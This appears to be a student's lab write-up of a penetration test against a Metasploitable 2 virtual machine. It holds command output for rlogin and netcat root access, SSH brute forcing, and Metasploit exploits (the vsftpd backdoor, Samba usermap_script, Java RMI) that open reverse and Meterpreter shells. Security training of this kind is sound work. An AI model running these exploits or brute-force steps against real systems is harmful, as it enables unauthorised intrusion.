
In addition to manually browsing the shares, we can also consider checking for known vulnerabilities in the Samba service that might be exploitable using Metasploit

Ports 512, 513, and 514: We consider whether there are misconfigurations in the rsh series of services that could lead to issues that allow remote visitors to access them arbitrarily. Install rsh-client：



```
┌──(cs2lab㉿kali)-[~]
└─$ sudo apt-get install rsh-client
[sudo] password for cs2lab:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 768 not upgraded.
Need to get 29.4 kB of archives.
After this operation, 102 kB of additional disk space will be used.
Get:1 http://ftp.acc.umu.se/mirror/kali.org/kali kali-rolling/main amd64 rsh-client amd64 0.17-24
[29.4 kB]
Fetched 29.4 kB in 0s (66.4 kB/s)
Selecting previously unselected package rsh-client.
(Reading database ... 402592 files and directories currently installed.)
Preparing to unpack .../rsh-client_0.17-24_amd64.deb ...
Unpacking rsh-client (0.17-24) ...
Setting up rsh-client (0.17-24) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in auto mode
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh (rsh) in auto mode
update-alternatives: using /usr/bin/netkit-rlogin to provide /usr/bin/rlogin (rlogin) in auto mode
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
Scanning processes...
```


attempt a login using rlogin：



```
┌──(cs2lab㉿kali)-[~]
└─$ rlogin -l root 10.11.203.119
Last login: Mon Dec  4 19:44:03 EST 2023 from 10.11.202.197 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
*****SECRET*****

None of this might really makes sense,
Of everything written here, there is only one thing that is certain.
Desire! the wish to explore and learn new things, the quest for knowledge!

But behold!
Until now, what might have been hidden is visible in plain sight!
I think that if you look close enough you can see it.
Like a detective, looking for a clue.
Damn! is it too hard to find?
I cannot believe that!
Names? people? places? what have been lost and cannot be found?
Games? steeple? spaces? is this a clue?
```

We can login without proper authentication, this indicates a security vulnerability that could potentially be exploited


Ports 111 and 2049 are commonly associated with the Network File System (NFS) service. NFS allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems as if they were local files.



```
┌──(cs2lab㉿kali)-[~]
└─$ showmount -e 10.11.203.119
Export list for 10.11.203.119:
/ *

┌──(cs2lab㉿kali)-[~]
└─$ 
```

Considering mounting a certain directory and uploading the corresponding public key information, we can use the generated corresponding private key to directly connect remotely and get shell access.


Port 1099: Java RMI protocol. Consider whether there is a Java RMI deserialization vulnerability. A vulnerability scan is needed.



```
msf6 auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/
                                       using-metasploit/basics/using-metasploit.html
   RPORT    1099             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/misc/java_rmi_server) > set rhosts 10.11.203.119
rhosts ⇒ 10.11.203.119
msf6 auxiliary(scanner/misc/java_rmi_server) > run

[+] 10.11.203.119:1099    - 10.11.203.119:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 10.11.203.119:1099    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/misc/java_rmi_server) > 
```

The scan results indicate a potential vulnerability that could be exploited to directly obtain a shell.


Port 1524: Corresponds to the ingreslock service, there may be a backdoor program listening on this port. Consider using nc (Netcat) to directly connect and thereby obtain the corresponding shell.



```
┌──(cs2lab㉿kali)-[~]
└─$ nc 10.11.203.119 1524
root@metasploitable:/#
```

In this case, we tried it, and we directly got a shell.

Port 2121: It appears to be an FTP service. We use nc (Netcat) to check the banner information. We see that it is a ProFTPD 1.3.1 server version. Consider whether this version has related security vulnerabilities.



```
┌──(cs2lab㉿kali)-[~]
└─$ searchsploit proftpd 1.3.1
Exploits: No Results
Shellcodes: No Results

┌──(cs2lab㉿kali)-[~]
└─$
```


After checking, no corresponding security vulnerabilities were found in this version. Consider using brute force attacks for further exploitation.

Port 3306: Corresponds to the MySQL database. Consider using brute force attacks to directly enter the database and get a shell.

Port 5432: Corresponds to the PostgreSQL service. Consider using brute force attacks to directly enter the database and get a shell.


Port 5900: Corresponds to the VNC service. A password is required when connecting to the VNC service. Consider using brute force attacks.

Port 6667: IRC service. Consider whether there are any security vulnerabilities in IRC.



```
┌──(cs2lab㉿kali)-[~]
└─$ nc 10.11.203.119 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address ins
tead
```


We consider using the HexChat IRC client to connect to this IRC server.



```
┌──(cs2lab㉿kali)-[~]
└─$ sudo apt-get install hexchat
[sudo] password for cs2lab:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  hexchat-common hexchat-lua hexchat-perl hexchat-plugins hexchat-python3
Suggested packages:
  hexchat-otr unifont
The following NEW packages will be installed:
  hexchat hexchat-common hexchat-lua hexchat-perl hexchat-plugins hexchat-python3
```


As shown in the figure below, we successfully connected to the IRC server and discovered that the version number is Unreal

3.2.8.1.




```
[06:31:44]  *  You have not registered
[06:31:44]  *  Welcome to the TestIRC IRC Network
               cs2lab!cs2lab@10.11.202.194
[06:31:44]  *  Your host is irc.Metasploitable.LAN, running version
               Unreal3.2.8.1
[06:31:44]  *  This server was created Sun May 20 2012 at 14:04:37
               EDT
[06:31:44]  *  irc.Metasploitable.LAN Unreal3.2.8.1
               iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKV
               fMCuzNTGj
[06:31:44]  *  UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30
               CHANLIMIT=#:30 MAXLIST=b:60,e:60,I:60 NICKLEN=30
               CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307
               MAXTARGETS=20 :are supported by this server
[06:31:44]  *  WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12
               CHANTYPES=# PREFIX=(qaohv)~&@%+
               CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG
               NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,cqnr
```

To search for vulnerabilities in Unreal IRCd 3.2.8.1, we can use the searchsploit command. This will provide information on available exploits, including those in Metasploit.



```
┌──(cs2lab㉿kali)-[~]
└─$ searchsploit unreal 3.2.8.1
 ─────────────────────────────────────────────────────────────────────
  Exploit Title                                                      |
 ─────────────────────────────────────────────────────────────────────
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)         |
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow              |
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                       |
 ─────────────────────────────────────────────────────────────────────
Shellcodes: No Results

┌──(cs2lab㉿kali)-[~]
└─$ █
```

Port 8009: CVE-2020-1938 Tomcat file inclusion vulnerability. Consider whether the server is using the AJP protocol and whether it can be exploited by the vulnerability to get a shell.




```
┌──(cs2lab㉿kali)-[~]
└─$ searchsploit tomcat ajp
 ──────────────────────────────────────────────────────────────────────────────
  Exploit Title                                                               |
 ──────────────────────────────────────────────────────────────────────────────
 Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                            |
 Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)              |
 ──────────────────────────────────────────────────────────────────────────────
 Shellcodes: No Results
```

To find the exploit for CVE-2020-1938, we can directly search in searchsploit.

Exploitation

Port 21:




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.11.203.119
rhosts ⇒ 10.11.203.119
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.11.203.119:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.11.203.119:21 - USER: 331 Please specify the password.
[+] 10.11.203.119:21 - Backdoor service has been spawned, handling ...
[+] 10.11.203.119:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.11.202.194:42045 → 10.11.203.119:6200) at 2023-12-09 06:39
:49 -0500

whoami
root
```

Directly use the vsftpd_234_backdoor module in metasploit to getshell and obtain root permissions.


22, 23 ports:

Since they are all brute force cracking, hydra is used directly for brute force cracking.




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.11.203.119
rhosts ⇒ 10.11.203.119
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.11.203.119:22 - Starting bruteforce
[*] Error: 10.11.203.119: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank
, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ss
h_userpass.txt
userpass_file ⇒ /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.11.203.119:22 - Starting bruteforce
[+] 10.11.203.119:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux
 metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (10.11.202.194:35003 → 10.11.203.119:22) at 2023-12-09 06:53:47 -0500
[+] 10.11.203.119:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=11
4(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux '
[*] SSH session 3 opened (10.11.202.194:38343 → 10.11.203.119:22) at 2023-12-09 06:56:08 -0500
```

Ports 139 and 445: Samba version 3.0.20 has a username map script command execution vulnerability.




```
┌──(cs2lab㉿kali)-[~]
└─$ searchsploit samba 3.0.20
──────────────────────────────────────────────────────────────
 Exploit Title
──────────────────────────────────────────────────────────────
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
──────────────────────────────────────────────────────────────
Shellcodes: No Results

┌──(cs2lab㉿kali)-[~]
└─$ █
```



```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.11.203.119
rhosts ⇒ 10.11.203.119
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.11.202.194:4444
[*] Command shell session 1 opened (10.11.202.194:4444 → 10.11.203.119:48078) at 2023-12-09 07:10:22 -0500

whoami
root
█
```

can obtain root privileges directly.。


Ports 512, 513, 514：



```
Read again, and read in a new wa
Definitely, let your eyes to the

*****SECRET*****
You have new mail.
root@metasploitable:~# █
```


Rlogin -l root 10.11.203.119, we can directly obtain the root privilege shell

Port 1099: java-rmi protocol, there is a java rmi deserialization vulnerability. Exploit the vulnerability directly.



```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 10.11.203.119
rhosts ⇒ 10.11.203.119
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 10.11.202.194:4444
[*] 10.11.203.119:1099 - Using URL: http://10.11.202.194:8080/eoLO3R40aL
[*] 10.11.203.119:1099 - Server started.
[*] 10.11.203.119:1099 - Sending RMI Header ...
[*] 10.11.203.119:1099 - Sending RMI Call ...
[*] 10.11.203.119:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 10.11.203.119
[*] Meterpreter session 2 opened (10.11.202.194:4444 → 10.11.203.119:60190) at 2023-12-09 07:16:05 -0500

meterpreter > █
```

Port 1524: Direct nc connection to obtain root shell permissions




```
┌──(cs2lab㉿kali)-[~]
└─$ nc 10.11.203.119 1524
root@metasploitable:/# 
```

Ports 2121, 3306, 5432, and 5900 are all brute-force cracked. Refer to the brute-force cracking vulnerability exploitation for ssh service.

